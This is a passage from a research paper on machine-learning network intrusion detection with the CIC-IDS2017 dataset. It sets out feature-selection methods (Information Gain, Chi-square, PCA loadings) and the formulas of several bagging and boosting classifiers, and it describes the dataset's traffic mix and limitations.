Through these preprocessing steps—cleaning, imputation, outlier capping, encoding, and normalization—the CIC-IDS2017 dataset was transformed into a consistent and standardized format, ready for feature selection and classification.

4.2 Feature selection techniques used for network intrusion detection

Reducing redundant or unnecessary features is a key component of feature selection, which enhances the effectiveness of network intrusion detection models. Finding and preserving only those characteristics that substantially aid in differentiating between benign and malevolent network traffic is the main objective [35, 36, 37]. Three methods, including Principal Component Analysis (PCA), Chi-Square, and Information Gain, are used to choose the most pertinent features:

4.2.1 Information gain (IG) feature selection technique

Information Gain (IG) is a widely used feature selection method that quantifies the reduction in uncertainty of the target variable provided by a feature [38, 39]. It relies on the concept of entropy to measure impurity or uncertainty in the target variable. For datasets containing continuous features, discretization is required; in our study, continuous features were discretized using equal-frequency binning with 10 bins before computing IG to ensure valid calculations.

Let Z denote the target variable, and $\mathcal{Z}$ be its possible values. The entropy of Z is:

$$\mathcal{H}(Z) = -\sum_{z\in\mathcal{Z}} p(z)\log_2 p(z), \tag{1}$$

where $p(z)$ is the probability of $Z = z$.

Let W be a feature with possible values $\mathcal{W}$. The conditional entropy of Z given W is:

$$\mathcal{H}(Z|W) = \sum_{w\in\mathcal{W}} p(w)\left(-\sum_{z\in\mathcal{Z}} p(z|w)\log_2 p(z|w)\right), \tag{2}$$

where $p(w)$ is the probability of $W = w$ and $p(z|w)$ is the conditional probability of $Z = z$ given $W = w$.

The Information Gain of W with respect to Z is then:

$$\mathrm{IG}(W, Z) = \mathcal{H}(Z) - \mathcal{H}(Z|W). \tag{3}$$

Features with higher IG values contribute more to reducing uncertainty in the target variable and are considered more informative. In our experiments, the top 25 features with the highest IG scores were initially identified, and the optimal classifier performance was achieved using 24 features, as reported in the results. Table 2 lists the selected features.

Sr. No	IG Selected Features
1	Destination Port
2	Flow Duration
3	Total Length of Fwd Packets
4	Total Length of Bwd Packets
5	Fwd Packet Length Max
6	Fwd Packet Length Mean
7	Bwd Packet Length Max
8	Bwd Packet Length Mean
9	Flow Bytes/s
10	Flow IAT Max
11	Fwd Header Length
12	Bwd Header Length
13	Max Packet Length
14	Packet Length Mean
15	Packet Length Std
16	Packet Length Variance
17	Average Packet Size
18	Avg Fwd Segment Size
19	Avg Bwd Segment Size
20	Fwd Header Length.1
21	Subflow Fwd Bytes
22	Subflow Bwd Bytes
23	Init_Win_bytes_forward
24	Init_Win_bytes_backward

Table 2: Top 24 features selected using the information gain method on the CIC-IDS2017 dataset after discretization of continuous features.

4.2.2 Chi-square (χ^2) feature selection technique

Chi-square (χ^2) is a statistical test used to assess the dependency between each feature and the target variable [40, 41]. For continuous features, we applied equal-frequency binning with 10 bins prior to computing χ^2 statistics, converting them into categorical values suitable for the test.

Let F denote a feature (categorical or binned continuous) and C the target class. Let $\mathcal{F} = \{f_1, \ldots, f_k\}$ and $\mathcal{C} = \{c_1, \ldots, c_m\}$ be their possible values. Let O_{ij} be the observed frequency of $F = f_i$ and $C = c_j$, and E_{ij} be the expected frequency under independence:

$$E_{ij} = \frac{\sum_j O_{ij} \cdot \sum_i O_{ij}}{N}, \tag{4}$$

where N is the total number of observations.

The Chi-square statistic is:

$$\chi^2 = \sum_{i=1}^{k} \sum_{j=1}^{m} \frac{(O_{ij} - E_{ij})^2}{E_{ij}}. \tag{5}$$

A higher χ^2 value indicates stronger dependency between the feature and the target variable, suggesting greater predictive importance. The top 25 features based on χ^2 scores were selected, as shown in Table 3.

Sr. No	χ^2 Selected Features
1	Destination Port
2	Flow Duration
3	Flow Packets/s
4	Flow IAT Mean
5	Flow IAT Std
6	Flow IAT Max
7	Flow IAT Min
8	Fwd IAT Total
9	Fwd IAT Mean
10	Fwd IAT Std
11	Fwd IAT Max
12	Bwd IAT Total
13	Bwd IAT Mean
14	Bwd IAT Std
15	Bwd IAT Max
16	Bwd IAT Min
17	Packet Length Variance
18	Active Mean
19	Active Std
20	Active Max
21	Active Min
22	Idle Mean
23	Idle Std
24	Idle Max
25	Idle Min

Table 3: Top 25 features selected using the χ^2 method on the CIC-IDS2017 dataset after discretization of continuous features.

4.2.3 Principal component analysis (PCA) feature selection technique

The dimensionality reduction method known as Principal Component Analysis (PCA) projects data onto a new coordinate system, with the axes—referred to as principal components—corresponding to the directions of the data's greatest variance. PCA itself produces linear combinations of original features rather than selecting a subset of features directly [42, 43, 44]. To identify the most informative original features, we employed a procedure based on PCA loadings.

Let:

- $\mathbf{X}$ be an $n \times p$ data matrix, where n is the number of samples, and p is the number of features,
- Each row of $\mathbf{X}$ corresponds to a sample, and each column corresponds to a feature.

Assume that $\mathbf{X}$ is centered (mean of each feature is zero).

The covariance matrix □ of the data is computed as:

$$\square = \frac{1}{n-1} \mathbf{X}^\top \mathbf{X}, \tag{6}$$

where:

- □ is a $p \times p$ symmetric matrix,
- Each element Σ_{ij} represents the covariance between features i and j.

To find the principal components, perform eigen decomposition on □:

$$\square \mathbf{v}_k = \lambda_k \mathbf{v}_k, \tag{7}$$

where:

- λ_k is the k-th eigenvalue of □,
- $\mathbf{v}_k$ is the corresponding eigenvector (principal component).

The eigenvalues $\lambda_1, \lambda_2, \ldots, \lambda_p$ represent the variance explained by each principal component. The eigenvectors $\mathbf{v}_1, \mathbf{v}_2, \ldots, \mathbf{v}_p$ form an orthonormal basis for the new feature space. The principal components $\mathbf{Z}$ are obtained by projecting $\mathbf{X}$ onto the eigenvectors:

$$\mathbf{Z} = \mathbf{X}\mathbf{V}, \tag{8}$$

where:

- $\mathbf{V}$ is the $p \times p$ matrix whose columns are the eigenvectors of □,
- $\mathbf{Z}$ is the transformed data matrix in the principal component space.

The proportion of variance explained by the k-th principal component is:

$$\text{Variance Explained by } k = \frac{\lambda_k}{\sum_{i=1}^{p} \lambda_i}. \tag{9}$$

Feature selection via PCA loadings To select the most informative original features, we examined the magnitude of feature loadings (absolute values of $\mathbf{v}_{j,k}$) across the top principal components that collectively explained more than 95% of the variance. Features with the highest aggregated loading contributions were selected. Using this approach, the PCA method was used to pick 20 original features from the CIC-IDS2017 dataset, shown in Table 4. This ensures that while PCA identifies components, the selection procedure maps back to interpretable original features.

Sr. No	Selected Features via PCA Loadings
1	Flow IAT Max
2	RST Flag Count
3	Fwd PSH Flags
4	Bwd IAT Total
5	Down/Up Ratio
6	Flow IAT Min
7	Init_Win_bytes_backward
8	FIN Flag Count
9	Flow Bytes/s
10	Subflow Fwd Packets
11	Fwd Packet Length Min
12	Bwd Packets/s
13	Idle Std
14	Destination Port
15	Total Length of Fwd Packets
16	Bwd Packet Length Std
17	Fwd Packet Length Mean
18	Active Max
19	ACK Flag Count
20	Min Packet Length

Table 4: Top 20 original features selected from the CIC-IDS2017 dataset using PCA loadings.

4.2.4 Rationale for feature selection methods

In this study, we selected Information Gain (IG), Chi-Square (χ^2), and Principal Component Analysis (PCA) as feature selection methods for the CIC-IDS2017 dataset. These methods were chosen because they provide complementary strengths in handling the dataset's high dimensionality, heterogeneous features, and class imbalance.

- **Information Gain (IG):** IG quantifies the reduction in uncertainty of the class label given a feature. Since CIC-IDS2017 contains both categorical and numerical attributes, IG helps prioritize features that contribute most to distinguishing between normal and attack traffic.
- **Chi-Square (χ^2):** The χ^2 test evaluates statistical dependence between categorical features and the target class. Many CIC-IDS2017 attributes are discrete (e.g., protocol types, flags), and χ^2 identifies categorical features strongly correlated with attack behavior, complementing IG.
- **Principal Component Analysis (PCA):** While IG and χ^2 focus on relevance, PCA addresses redundancy and multicollinearity by projecting features into uncorrelated components. Given the high correlation among flow-based numerical features in CIC-IDS2017, PCA reduces dimensionality while retaining most of the variance.

By combining *filter-based* (IG, χ^2) and *dimensionality reduction* (PCA) approaches, the proposed framework (i) improves classifier performance by removing noise and irrelevant features, (ii) accounts for both categorical and numerical feature types, and (iii) reduces computational cost while maintaining high detection accuracy. Although other methods such as ReliefF, Recursive Feature Elimination (RFE), and Mutual Information were considered, preliminary experiments showed that IG, χ^2, and PCA consistently provided the best balance between accuracy and efficiency for this dataset.

4.3 Bagging and boosting machine learning techniques used for network intrusion detection

4.3.1 Bagging machine learning techniques

To improve the detection accuracy and resilience of classifiers, machine learning techniques like bagging and boosting are frequently used in Network Intrusion Detection Systems (NIDS). Through independent training of multiple models on distinct subsets of the training data, sampled with replacement, bagging (also known as bootstrap aggregating) enhances the performance of NIDS. In parallel training, each model's predictions are aggregated, frequently using majority voting for classification tasks [45]. By lowering variance, preventing overfitting, and managing noisy data, bagging is very helpful in identifying a variety of threats, including malware and DDoS attacks.

Bagged decision trees (BDT)

The Bagged Decision Trees method, which combines multiple decision trees through the Bagging technique, can be mathematically described using the following formulation and concepts [46, 47]. Let:

- $\mathcal{D} = \{(\mathbf{x}_i, y_i)\}_{i=1}^{N}$ be the original dataset with N samples, where:
  - $\mathbf{x}_i \in \mathbb{R}^p$ is the feature vector for sample i.
  - y_i is the target value for sample i.

Generate M bootstrap datasets $\mathcal{D}_1, \mathcal{D}_2, \ldots, \mathcal{D}_M$ by sampling with replacement from $\mathcal{D}$. Each bootstrap dataset $\mathcal{D}_m$ contains N samples.

For each bootstrap dataset $\mathcal{D}_m$, train a decision tree T_m, $m \in \{1, 2, \ldots, M\}$, using a base decision tree algorithm (e.g., CART). The tree T_m maps input $\mathbf{x}$ to a prediction $\hat{y}_m$:

$$T_m : \mathbf{x} \mapsto \hat{y}_m \tag{10}$$

For a new input $\mathbf{x}_{\text{new}}$, aggregate predictions from the M decision trees. The aggregation method depends on the task: For Classification (categorical target values y):

$$\hat{y}_{\text{final}} = \arg\max_{c \in \mathcal{C}} \sum_{m=1}^{M} \mathbb{I}(T_m(\mathbf{x}_{\text{new}}) = c) \tag{11}$$

where:

- $\mathcal{C}$ is the set of target classes,
- $\mathbb{I}(\cdot)$ is the indicator function that equals 1 if the argument is true and 0 otherwise.

This formulation highlights how Bagged Decision Trees build an ensemble from independent base models and aggregate predictions for improved performance.

Extra trees (ET)

The Extra Trees (ET) algorithm is an ensemble learning method that constructs multiple decision trees in an extremely randomized way. The primary feature of Extra Trees is that it selects both the data and the split features randomly, which results in highly diverse decision trees [48]. The mathematical formulation can be expressed as follows.

The objective of Extra Trees is to construct an ensemble of K decision trees using a training dataset $\mathcal{D} = \{(x_i, y_i)\}_{i=1}^{N}$, where $x_i \in \mathbb{R}^d$ is the feature vector, $y_i \in \mathbb{R}$ (for regression) or $y_i \in \{0, 1\}$ (for classification) is the corresponding label.

For each tree T_k (where $k = 1, 2, \ldots, K$), the following steps are followed:

1. **Random Subset of Data**: At each iteration, a random subset of $\mathcal{D}$ is selected to train tree T_k. Let this subset be denoted as $\mathcal{D}_k \subset \mathcal{D}$, where $\mathcal{D}_k = \{(x_j, y_j)\}_{j=1}^{N_k}$ and $N_k \ll N$ represents the number of data points used for training tree T_k.
2. **Random Feature and Split Selection**: At each node of the decision tree, a random feature $x_m \in \mathbb{R}^d$ is selected, and a random split value s_m is chosen from the set of all possible split values $\mathcal{S}_m$. The split decision rule at each node is given by:

$$s_m = \arg\max_{s \in \mathcal{S}_m} \sum_{(x_j, y_j) \in \mathcal{D}_m} \mathbb{I}(x_j^m \leq s) \tag{12}$$

   where x_j^m represents the m-th feature of sample x_j, and $\mathbb{I}(x_j^m \leq s)$ is the indicator function that equals 1 if $x_j^m \leq s$, and 0 otherwise. The random selection of the feature and the split ensures diversity in the decision trees.
3. **Tree Growth**: Each tree T_k is grown recursively, where the tree stops growing when one of the following conditions is met:
   - The maximum tree depth d_{max} is reached.
   - A node contains fewer than N_{min} samples.
   - A node is pure (all samples in the node belong to the same class).

Given a test sample $x_{\text{test}} \in \mathbb{R}^d$, the Extra Trees algorithm makes a prediction $\hat{y}$ by aggregating the predictions from the K trees in the ensemble.

For classification problems, the final prediction $\hat{y}_{\text{ET}}$ is determined by majority voting across all trees:

$$\hat{y}_{\text{ET}} = \arg\max_{c \in \mathcal{C}} \sum_{k=1}^{K} \mathbb{I}(\hat{y}_k(x_{\text{test}}) = c) \tag{13}$$

where $\hat{y}_k(x_{\text{test}})$ is the prediction from the k-th tree, and $\mathcal{C}$ is the set of possible class labels. The final class prediction is the one that receives the highest vote from the trees.

The Extra Trees algorithm benefits from its randomness during both the data subset and feature selection steps. This randomness results in a high diversity among the trees, leading to an ensemble model that reduces overfitting and generalizes well to unseen data. The final model is less likely to be biased toward any particular feature, making it robust to noisy or irrelevant features.

To summarize, Extra Trees builds an ensemble of K decision trees by performing the following steps for each tree:

1. Randomly select a subset of training samples.
2. Randomly choose a feature at each node.
3. Randomly select a split threshold for the chosen feature.
4. Repeat the process recursively to grow the tree, stopping when one of the stopping criteria is met.
5. For predictions, aggregate the outputs from all trees (majority voting for classification, averaging for regression).

The result is an ensemble model that benefits from reduced variance and improved robustness compared to single decision trees.

Random forest (RF)

Bagging (Bootstrap Aggregating) and Random Forest methods are used in Random Forest, an ensemble machine learning methodology. Using bootstrap samples of data, it trains numerous decision trees and then aggregates their predictions to increase the accuracy and resilience of the model [49]. The Random Forest formula is presented here. Let:

– $\mathcal{D} = \{(\mathbf{x}_i, y_i)\}_{i=1}^{N}$ be the original dataset with N samples, where:
  – $\mathbf{x}_i \in \mathbb{R}^p$ is the feature vector of dimension p,
  – y_i is the target value for sample i.

From $\mathcal{D}$, generate M bootstrap datasets $\mathcal{D}_1, \mathcal{D}_2, \ldots, \mathcal{D}_M$ by sampling with replacement, each containing N samples.

For each bootstrap dataset $\mathcal{D}_m$,train a decision tree T_m using the following steps:

– At each split in the tree, randomly select a subset of features, $\mathcal{F}_m \subseteq \mathcal{F}$, $|\mathcal{F}_m| = k$ and $k \ll p$.

– The split is determined by finding the best feature $f \in \mathcal{F}_m$ and threshold t that maximizes a splitting criterion (e.g., Gini impurity or information gain for classification, variance reduction for regression).

Grow the tree T_m until a stopping criterion is met (e.g., maximum depth, minimum number of samples per leaf). For a new input $\mathbf{x}_{\text{new}}$, aggregate predictions from the M decision trees. For Classification (categorical target values y):

$$\hat{y}_{\text{final}} = \arg\max_{c \in \mathcal{C}} \sum_{m=1}^{M} \mathbb{I}(T_m(\mathbf{x}_{\text{new}}) = c) \tag{14}$$

where:

– $\mathcal{C}$ is the set of target classes,

– $\mathbb{I}(\cdot)$ is the indicator function that equals 1 if the argument is true and 0 otherwise.

4.3.2 Boosting machine learning techniques

By assigning greater weight to data points that were incorrectly classified, boosting, a sequential ensemble technique, aims to fix the mistakes of earlier models. In contrast to bagging, boosting involves training models sequentially, with each new model focusing on the data points that were incorrectly identified by earlier models. In order to improve the classification of network traffic, NIDS has successfully included well-known boosting techniques as AdaBoost and Gradient Boosting (including its improved version, XGBoost). Boosting is particularly effective at addressing imbalanced datasets by concentrating on cases that are challenging to categorize, and it excels at minimizing bias. Through iterative model performance refinement, these strategies have been demonstrated to enhance the detection of complex attacks, including advanced persistent threats (APT) and novel attack types. When used in tandem, bagging and boosting approaches improve NIDS by improving classification accuracy, decreasing mistakes, and adjusting to the always changing landscape of network threats.

AdaBoost (AB)

Several weak learners are combined to create a strong learner using the ensemble learning technique known as AdaBoost (Adaptive Boosting). By iteratively modifying the training sample weights according to the mistakes made by the prior weak learners, the technique focuses more on the challenging cases [50]. The mathematical formulation of AdaBoost is shown below. Let:

– $\mathcal{D} = \{(\mathbf{x}_i, y_i)\}_{i=1}^{N}$ be the training dataset, where:
  – $\mathbf{x}_i \in \mathbb{R}^p$ is the i-th sample in p-dimensional space,
  – $y_i \in \{-1, 1\}$ is the corresponding class label.

– M is the number of iterations (or weak classifiers).

– $h_m(\mathbf{x})$ is the weak classifier in the m-iteration.

Start with uniform weights for all samples:

$$w_i^{(1)} = \frac{1}{N}, \quad i = 1, 2, \ldots, N \tag{15}$$

where $w_i^{(1)}$ is the weight assigned to sample i at the first iteration.

For each iteration $m = 1, 2, \ldots, M$: Train the weak classifier $h_m(\mathbf{x})$ using the weighted dataset $\mathcal{D}$ with weights $\{w_i^{(m)}\}_{i=1}^{N}$.

Compute the weighted error ϵ_m of $h_m(\mathbf{x})$:

$$\epsilon_m = \frac{\sum_{i=1}^{N} w_i^{(m)} \mathbb{I}(h_m(\mathbf{x}_i) \neq y_i)}{\sum_{i=1}^{N} w_i^{(m)}} \tag{16}$$

where $\mathbb{I}(\cdot)$ is the indicator function, equal to 1 if $h_m(\mathbf{x}_i) \neq y_i$, and 0 otherwise.

Assign a weight α_m to the weak classifier based on its error:

$$\alpha_m = \frac{1}{2} \ln\left(\frac{1 - \epsilon_m}{\epsilon_m}\right) \tag{17}$$

Update the weights for the next iteration:

$$w_i^{(m+1)} = w_i^{(m)} \exp\left(-\alpha_m y_i h_m(\mathbf{x}_i)\right) \tag{18}$$

Normalize the weights so that they sum to 1:

$$w_i^{(m+1)} = \frac{w_i^{(m+1)}}{\sum_{j=1}^{N} w_j^{(m+1)}} \tag{19}$$

The final classifier $H(\mathbf{x})$ is a weighted majority vote of all weak classifiers:

$$H(\mathbf{x}) = \text{sign}\left(\sum_{m=1}^{M} \alpha_m h_m(\mathbf{x})\right) \tag{20}$$

XGBoost (XGB)

A very effective and scalable machine learning technique, XGBoost (Extreme Gradient Boosting) is mostly utilized for supervised learning tasks such as regression and classification. It is a speed and performance-optimized gradient boosted decision tree implementation [51]. The mathematical formula for XGBoost is shown below. Let:

- $\mathcal{S} = \{(\mathbf{q}_j, r_j)\}_{j=1}^{N}$ be the training dataset, where:
  - $\mathbf{q}_j \in \mathbb{R}^d$ is the j-th sample with d features,
  - r_j is the corresponding target value (continuous for regression or categorical for classification).
- T be the total number of boosting iterations (trees),
- $h_t(\mathbf{q})$ represents the t-th decision tree in the ensemble,
- $\hat{r}_j^{(t)}$ is the prediction for $\mathbf{q}_j$ after the t-th iteration.

The objective function in XGBoost is defined as:

$$\mathcal{J} = \sum_{j=1}^{N} \mathcal{L}(r_j, \hat{r}_j^{(T)}) + \sum_{t=1}^{T} \Phi(h_t), \tag{21}$$

where:

- $\mathcal{L}(r_j, \hat{r}_j^{(T)})$ is the loss function that measures the error between the target r_j and the prediction $\hat{r}_j^{(T)}$,
- $\Phi(h_t)$ is the regularization term penalizing the complexity of the t-th tree:

$$\Phi(h_t) = \alpha|L_t| + \frac{\beta}{2}\sum_{k=1}^{L_t} u_k^2, \tag{22}$$

where L_t is the number of leaves in the t-th tree, u_k is the weight of the k-th leaf, and $\alpha, \beta > 0$ are regularization parameters.

XGBoost constructs the predictions iteratively. At each iteration, the prediction is updated as:

$$\hat{r}_j^{(t)} = \hat{r}_j^{(t-1)} + h_t(\mathbf{q}_j), \tag{23}$$

where $h_t(\mathbf{q}_j)$ is the contribution of the t-th tree for sample $\mathbf{q}_j$.

The objective for the t-th iteration is approximated using a second-order Taylor expansion:

$$\mathcal{J}^{(t)} \approx \sum_{j=1}^{N} \left[g_j h_t(\mathbf{q}_j) + \frac{1}{2} h_j h_t(\mathbf{q}_j)^2 \right] + \Phi(h_t), \tag{24}$$

where:

- $g_j = \frac{\partial \mathcal{L}(r_j, \hat{r}_j^{(t-1)})}{\partial \hat{r}_j^{(t-1)}}$ is the first-order gradient,
- $h_j = \frac{\partial^2 \mathcal{L}(r_j, \hat{r}_j^{(t-1)})}{\partial \hat{r}_j^{(t-1)2}}$ is the second-order gradient (Hessian).

The gain Δ from splitting a node is calculated as:

$$\Delta = \frac{1}{2}\left[\frac{\left(\sum_{j\in\mathcal{P}_L} g_j\right)^2}{\sum_{j\in\mathcal{P}_L} h_j + \beta} + \frac{\left(\sum_{j\in\mathcal{P}_R} g_j\right)^2}{\sum_{j\in\mathcal{P}_R} h_j + \beta} - \frac{\left(\sum_{j\in\mathcal{P}} g_j\right)^2}{\sum_{j\in\mathcal{P}} h_j + \beta} \right] - \alpha, \tag{25}$$

where:

- $\mathcal{P}$ is the set of samples at a node before splitting,
- $\mathcal{P}_L$ and $\mathcal{P}_R$ are the sets of samples in the left and right child nodes, respectively.

After T iterations, the final prediction for a sample $\mathbf{q}_j$ is:

$$\hat{r}_j = \sum_{t=1}^{T} h_t(\mathbf{q}_j). \tag{26}$$

CatBoost (CB)

CatBoost (Categorical Boosting) is a gradient boosting framework developed by Yandex, particularly designed to handle categorical features efficiently. CatBoost is an enhancement of traditional gradient boosting algorithms, optimizing them by using techniques like ordered boosting and efficient handling of categorical variables [52]. Here's the mathematical formulation for CatBoost. Let:

- $\mathcal{D} = \{(\mathbf{v}_i, c_i)\}_{i=1}^{N}$ be the training dataset, where:
  - $\mathbf{v}_i \in \mathbb{R}^d$ represents the i-th sample with d features, including both numerical and categorical features,
  - c_i is the target value for the i-th sample (continuous for regression or discrete for classification).
- P is the total number of boosting iterations (trees),
- $f_p(\mathbf{v})$ represents the p-th decision tree in the ensemble,
- $\hat{c}_i^{(p)}$ is the predicted value for sample $\mathbf{v}_i$ after the p-th iteration.

CatBoost optimizes the following objective function:

$$\mathcal{J} = \sum_{i=1}^{N} \ell(c_i, \hat{c}_i^{(P)}) + \sum_{p=1}^{P} \Psi(f_p), \tag{27}$$

where:

- $\ell(c_i, \hat{c}_i^{(P)})$ is the loss function measuring the error between the true target c_i and the predicted value $\hat{c}_i^{(P)}$,
- $\Psi(f_p)$ is a regularization term penalizing the complexity of the p-th tree:

$$\Psi(f_p) = \eta \cdot |T_p|, \tag{28}$$

where $|T_p|$ is the number of leaves in the p-th tree, and $\eta > 0$ is a regularization coefficient.

The predictions are updated iteratively:

$$\hat{c}_i^{(p)} = \hat{c}_i^{(p-1)} + f_p(\mathbf{v}_i), \tag{29}$$

where $f_p(\mathbf{v}_i)$ represents the contribution of the p-th tree to the prediction for sample $\mathbf{v}_i$.

For the p-th iteration, the objective is approximated using a first-order Taylor expansion:

$$\mathcal{J}^{(p)} \approx \sum_{i=1}^{N} g_i f_p(\mathbf{v}_i) + \Psi(f_p), \tag{30}$$

where:

- $g_i = \frac{\partial \ell(c_i, \hat{c}_i^{(p-1)})}{\partial \hat{c}_i^{(p-1)}}$ is the gradient of the loss function with respect to the previous prediction.

CatBoost uses *ordered boosting*, which ensures that at each iteration, the model is trained using data points whose predictions are based only on previous iterations, avoiding data leakage.

For each leaf node l in the p-th tree, the optimal leaf value is computed by minimizing the gradient:

$$w_l = -\frac{\sum_{i \in \mathcal{L}_l} g_i}{\sum_{i \in \mathcal{L}_l} h_i + \lambda}, \tag{31}$$

where:

- $\mathcal{L}_l$ is the set of samples in leaf l,
- $h_i = \frac{\partial^2 \ell(c_i, \hat{c}_i^{(p-1)})}{\partial \hat{c}_i^{(p-1)2}}$ is the second-order gradient (Hessian),
- $\lambda > 0$ is a regularization parameter.

After P iterations, the final prediction for sample $\mathbf{v}_i$ is:

$$\hat{c}_i = \sum_{p=1}^{P} f_p(\mathbf{v}_i). \tag{32}$$

Gradient boosting machine (GBM)

A predictive model is constructed using the Gradient Boosting Machine (GBM) ensemble machine learning technique, which iteratively adds weak learners—usually decision trees—to enhance the model's performance. The main concept is that each tree should be constructed using the residual errors—the discrepancy between actual and expected values—of the one before it. With a gradient descent method, GBM fits each new model to the existing ensemble's residuals in order to minimize a loss function [53]. The Gradient Boosting Machine (GBM) calculation is shown below. Let:

- $\mathcal{X} = \{(\mathbf{u}_i, t_i)\}_{i=1}^{N}$ denote the training dataset, where:
  - $\mathbf{u}_i \in \mathbb{R}^d$ is the i-th sample with d features,
  - t_i is the corresponding target value for the i-th sample (continuous for regression or categorical for classification).
- Q represent the total number of boosting iterations (trees),
- $g_q(\mathbf{u})$ represent the q-th decision tree in the ensemble,
- $\hat{t}_i^{(q)}$ denote the predicted value for $\mathbf{u}_i$ after q iterations.

The Gradient Boosting Machine optimizes the following objective:

$$\mathcal{F} = \sum_{i=1}^{N} \mathcal{L}(t_i, \hat{t}_i^{(Q)}) + \sum_{q=1}^{Q} \Psi(g_q), \tag{33}$$

where:

- $\mathcal{L}(t_i, \hat{t}_i^{(Q)})$ is the loss function quantifying the difference between the target t_i and prediction $\hat{t}_i^{(Q)}$,
- $\Psi(g_q)$ is the regularization term penalizing the complexity of the q-th tree.

The predictions are updated iteratively as:

$$\hat{t}_i^{(q)} = \hat{t}_i^{(q-1)} + \nu g_q(\mathbf{u}_i), \tag{34}$$

where:

- $\nu \in (0, 1]$ is the learning rate controlling the contribution of each tree,
- $g_q(\mathbf{u}_i)$ represents the output of the q-th tree for sample $\mathbf{u}_i$.

The function $\mathcal{L}$ is minimized using gradient descent. At each iteration, the tree g_q is fitted to approximate the negative gradient of the loss function:

$$r_i^{(q)} = -\frac{\partial \mathcal{L}(t_i, \hat{t}_i^{(q-1)})}{\partial \hat{t}_i^{(q-1)}}, \tag{35}$$

where $r_i^{(q)}$ is the pseudo-residual for sample i at iteration q.

Each tree divides the input space into disjoint regions (leaves). For each leaf node k, the optimal weight is calculated as:

$$w_k = \frac{\sum_{i \in \mathcal{R}_k} r_i^{(q)}}{\sum_{i \in \mathcal{R}_k} h_i^{(q)} + \lambda}, \tag{36}$$

where:

- $\mathcal{R}_k$ is the set of samples in the k-th leaf,
- $h_i^{(q)} = \frac{\partial^2 \mathcal{L}(t_i, \hat{t}_i^{(q-1)})}{\partial \hat{t}_i^{(q-1)2}}$ is the second-order gradient (Hessian),
- $\lambda > 0$ is a regularization parameter to prevent overfitting.

After Q iterations, the final prediction for a sample $\mathbf{u}_i$ is:

$$\hat{t}_i = \sum_{q=1}^{Q} \nu g_q(\mathbf{u}_i). \tag{37}$$

Light gradient boosting (LGBM)

An enhanced variant of gradient boosting, the Light Gradient Boosting Machine (LGBM) employs a histogram-based methodology for quicker training and lower memory consumption. It performs well on both regression and classification tasks and is quite efficient, particularly for large datasets. LightGBM's method for managing categorical features and building decision trees is the main distinction between it and conventional gradient boosting [54]. For quicker and more effective training, LightGBM, a gradient boosting framework, employs a histogram-based learning technique. This is the mathematical formulation. Let:

- $\mathcal{T} = \{(\mathbf{z}_i, y_i)\}_{i=1}^{M}$ denote the training dataset, where:
  - $\mathbf{z}_i \in \mathbb{R}^n$ is the i-th sample with n features,
  - y_i is the target value for the i-th sample (continuous for regression or categorical for classification).
- K represent the total number of boosting iterations,
- $h_k(\mathbf{z})$ represent the k-th decision tree in the ensemble,
- $\hat{y}_i^{(k)}$ denote the predicted value for sample $\mathbf{z}_i$ after the k-th iteration.

The objective function for LightGBM is:

$$\mathcal{O} = \sum_{i=1}^{M} \mathcal{L}(y_i, \hat{y}_i^{(K)}) + \sum_{k=1}^{K} \Omega(h_k), \tag{38}$$

where:

- $\mathcal{L}(y_i, \hat{y}_i^{(K)})$ measures the loss between the target y_i and the prediction $\hat{y}_i^{(K)}$,
- $\Omega(h_k)$ penalizes the complexity of the k-th tree:

$$\Omega(h_k) = \alpha |N_k| + \frac{\beta}{2} \sum_{j=1}^{|N_k|} w_j^2, \tag{39}$$

  where $|N_k|$ is the number of leaves in the k-th tree, w_j is the weight of leaf j, and $\alpha, \beta > 0$ are regularization coefficients.

LightGBM builds an additive model by iteratively updating predictions:

$$\hat{y}_i^{(k)} = \hat{y}_i^{(k-1)} + \eta h_k(\mathbf{z}_i), \tag{40}$$

where $\eta \in (0, 1]$ is the learning rate controlling the contribution of each tree.

At each iteration, the tree h_k is fitted to minimize the gradient of the loss function. The pseudo-residuals are computed as:

$$r_i^{(k)} = -\frac{\partial \mathcal{L}(y_i, \hat{y}_i^{(k-1)})}{\partial \hat{y}_i^{(k-1)}}, \tag{41}$$

where $r_i^{(k)}$ is the pseudo-residual for the i-th sample at iteration k.

LightGBM uses histogram-based binning, dividing each feature into B discrete bins to accelerate computation and reduce memory usage. Each feature value z_{ij} for sample i and feature j is assigned to a bin:

$$\text{bin}(z_{ij}) = \text{argmin}_b \, |z_{ij} - b|, \quad b \in \mathcal{B}, \tag{42}$$

where $\mathcal{B}$ is the set of bin boundaries.

To find the best split, the gain Δ for splitting a node is calculated as:

$$\Delta = \frac{1}{2} \left(\frac{G_L^2}{H_L + \lambda} + \frac{G_R^2}{H_R + \lambda} - \frac{(G_L + G_R)^2}{H_L + H_R + \lambda} \right), \tag{43}$$

where:

- G_L and G_R are the sums of gradients for the left and right child nodes,
- H_L and H_R are the sums of Hessians (second-order gradients) for the left and right child nodes,
- $\lambda > 0$ is a regularization parameter.

After K iterations, the final prediction for a sample $\mathbf{z}_i$ is:

$$\hat{y}_i = \sum_{k=1}^{K} \eta h_k(\mathbf{z}_i). \tag{44}$$

5 Experimental results

5.1 Dataset

A thorough and realistic dataset created for the development and assessment of intrusion detection systems (IDS), CIC-IDS2017 was created by the Canadian Institute for Cybersecurity. Because it includes network traffic data gathered from both typical network activity and a variety of assaults, it is an invaluable tool for researchers and cybersecurity professionals. The network traffic flows that make up the CIC-IDS2017 dataset are each composed of a sequence of packets sent back and forth between two destinations. The collection records a variety of cyberattacks in addition to benign (normal) traffic. Numerous features that describe network behavior and make it possible to spot unusual patterns are added to these flows, including flow length, packet sizes, and protocol flags [55, 56, 57, 58]. Below are the statistics for both normal and attack records,

- **Normal Traffic:** Around 70-75% of the dataset consists of normal, non-malicious traffic. These records are essential for distinguishing the baseline behavior of the network.
- **Total Attack Records:** The remaining 25-30% of the dataset consists of attack traffic, distributed among different attack types:

- **DoS/DDoS attacks:** These represent a significant portion of the attack records, mimicking large-scale network disruptions.
- **Brute Force & Malware Attacks:** A notable portion of the dataset contains records simulating login attempts and malicious payload deliveries.
- **Other Attacks:** The dataset includes smaller portions of records for port scanning, injection attacks, and infiltration.

5.1.1 Limitations of CIC-IDS2017 dataset

Although the CIC-IDS2017 dataset is widely recognized as a realistic and comprehensive benchmark for intrusion detection research, it is not without limitations that may influence the generalizability of experimental results:

- **Controlled environment:** The dataset was generated under controlled network settings, which may not fully capture the variability, noise, and unpredictability of real-world network traffic.
- **Class imbalance:** Certain attack categories, such as DoS and DDoS, are heavily represented, while others, such as Infiltration and Heartbleed, have relatively few samples. This imbalance may bias classifiers toward majority attack types while reducing detection performance on rare but critical attack categories.
